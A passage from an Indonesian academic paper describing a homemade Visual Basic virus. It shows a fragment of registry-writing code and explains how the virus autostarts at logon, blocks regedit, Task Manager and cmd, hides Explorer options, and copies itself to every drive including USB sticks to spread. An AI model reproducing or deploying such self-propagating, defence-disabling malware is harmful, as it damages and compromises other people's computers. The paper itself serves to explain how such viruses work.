
WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoStartMenuMorePrograms",
—
    "1", "REG_DWORD"

WShell.Regwrite "HKCU\" & RG1 & "Policies\Explorer\NoViewOnDrive", _
    "1", "REG_DWORD"

Set WShell = Nothing
End Function

```

Fungsi ini dimaksudkan untuk menginfeksi *registry* sebagai inti dari penyerangan dan pertahanan virus. Pada fungsi ini terdapat beberapa kegunaan untuk keperluan pengaturan pertahanan dan penyerangan virus. Pada fungsi ini terdapat beberapa perintah mengakses *registry* untuk keperluan pengaktifan virus secara otomatis pada saat logon, mengubah nama *owner* dan organisasi pada windows, memblokir beberapa fasilitas yang dapat membahayakan eksistensi virus, juga menyembunyikan beberapa fasilitas yang juga dapat membahayakan eksistensi virus.




Gambar 4
Perbedaan start menu setelah dan sebelum terinfeksi virus

Setelah pembuatan program tersebut diatas berhasil dilaksanakan, dengan menggunakan satu form dan satu modul, dan didalam setiap form dan modul terdapat perintah-perintah dan fungsi-fungsi yang saling terkait dan menunjang. Program ini akan dapat berjalan setelah dilakukan kompilasi menjadi file *executable* dengan perintah menu kompilasi pada visual basic, kemudian file *executable* hasil kompilasi ini yang akan dijalankan dan digandakan. Namun sebelum penjalankan program ini, terlebih dahulu harus dilakukan beberapa langkah pengamanan, untuk menghindari hal-hal yang tidak diinginkan terjadi, seperti tidak terkendalinya virus yang dibuat ini.

Setelah program tersebut dijalankan, kita akan melihat beberapa hasilnya yang akan digambarkan pada gambar-gambar dibawah ini sebagai bentuk tangkapan layar.

Perhatikan perbedaan gambar (Gambar-4). Gambar ini adalah sebelum terinfeksi virus dan gambar disebelah kanan adalah gambar setelah terinfeksi virus, perbedaannya terletak pada menu *run* dan menu *search*. Virus akan menyembunyikan fasilitas *run*.

Perhatikan perbedaan Gambar-5, inilah adalah gambar potongan *windows explorer* yang ditangkap, sebelah kiri adalah gambar setelah terinfeksi virus dan sebelah kanan adalah gambar sebelum terinfeksi virus. Perbedaannya terletak pada sub menu folder options yang hilang setelah virus aktif. Hal ini terjadi karena virus juga melakukan pemblokiran terhadap fasilitas ini agar keberadaan file tidak terlihat.



Gambar 6

Virus Menggandakan Diri Pada Setiap Drive Yang Ada Termasuk Removable Drive



Gambar 5

Perbedaan Menu Tools Pada Windows Explorer Seterlah Dan Sebelum Terinfeksi Virus

Perhatikan perbedaan Gambar-6, inilah adalah gambar potongan *windows explorer* yang ditangkap, sebelah kiri adalah gambar drive C yang telah terinfeksi dengan hasil penggandaan file virus dan sebelah kanan adalah flash disk yang juga telah terinfeksi virus. Virus pada *flash disk* ini akan kembali menggandakan dirinya ketika di pasangkan pada komputer lain, dan demikian seterusnya dalam proses penyebaran virus.



Gambar 7 Program Rekayasa Virus

Pada gambar 7, terlihat program rekayasa virus yang sudah menginfeksi virus dan sedang berjalan. Program ini masih sengaja diatur agar dapat memperlihatkan dirinya dalam bentuk tampilan layar yang berisi informasi jam, tanggal dan hari. Keberadaan program ini tetap tidak terdeteksi pada *task manager* juga tidak muncul pada *taskbar*, hal ini dimungkinkan karena telah diatur untuk tidak terlihat. Pengaktifan program ini dilakukan secara otomatis pada saat login, karena pengaturan pengatiffannya telah diatur pada *windows registry*.

Untuk semua virus lokal yang berjalan untuk microsoft windows hampir seluruhnya mengakses registry untuk mengatur teknik penyerangan dan pertahanannya.

KESIMPULAN

Dilihat dari teknik infeksi sistem, penggandaan ke sistem dan infeksi *registry*, virus lokal yang dibuat dengan bahasa pemrograman visual basic mudah untuk diciptakan bagi yang sedikit mengerti dan mudah pula untuk dimusnahkan bagi yang sedikit mengerti, hal ini sangat tergantung dari tingkat pemahaman.

Virus lokal yang dibuat dengan bahasa visual basic, hampir memiliki kemiripan teknik, hal ini dapat dilihat dari *registry* yang diakses. Pada *registry* inilah virus akan

melakukan beberapa pengaturan, dengan tujuan melancarkan aktivitasnya tanpa harus diketahui pengguna komputer.

Program rekayasa virus yang dibuat dalam pembahasan ini, dimaksudkan saling memberi informasi tentang bagaimana virus dibuat dengan visual basic, dan diantara kemampuannya adalah dalam hal pengaturan registry agar pada saat start virus tersebut secara otomatis berjalan. Dalam memblokir beberapa fasilitas penting, seperti regedit, msconfig, task manager, cmd dan lain sebagainya merupakan bagian dari pertahanan.

DAFTAR PUSTAKA

1. Junaidi (2006). Memburu Virus RontokBro Dan Variannya Dalam Membasmi Dan Mencegah. *Cyber Raharja*, 5(3), 82-99.
2. Rahmat Putra (2006). *Innovative Source Code Visual Basic*, Jakarta: Dian Rakyat.
3. Slebold, Dianne (2001). *Visual Basic Developer Guide to SQL Server*. Jakarta: Elex Media Komputindo.
4. Stallings, William (1999). *Cryptography and Network Security*. Second Edition. New Jersey: Prentice-Hall.Inc
5. Tri Amperiyanto (2002). *Bermain-main dengan Virus Macro*. Jakarta: Elex Media Komputindo.
6. Tri Amperiyanto (2004). *Bermain-main dengan Registry Windows*. Jakarta: Elex Media Komputindo.
7. Wardana (2007). *Membuat 5 Program Dahsyat di Visual Basic 2005*. Jakarta : Elex Media Komputindo.
8. Wiryanto Dewobroto (2003). *Aplikasi Sains dan Teknik dengan Visual Basic 6.0*. Jakarta: Elex Media Komputindo.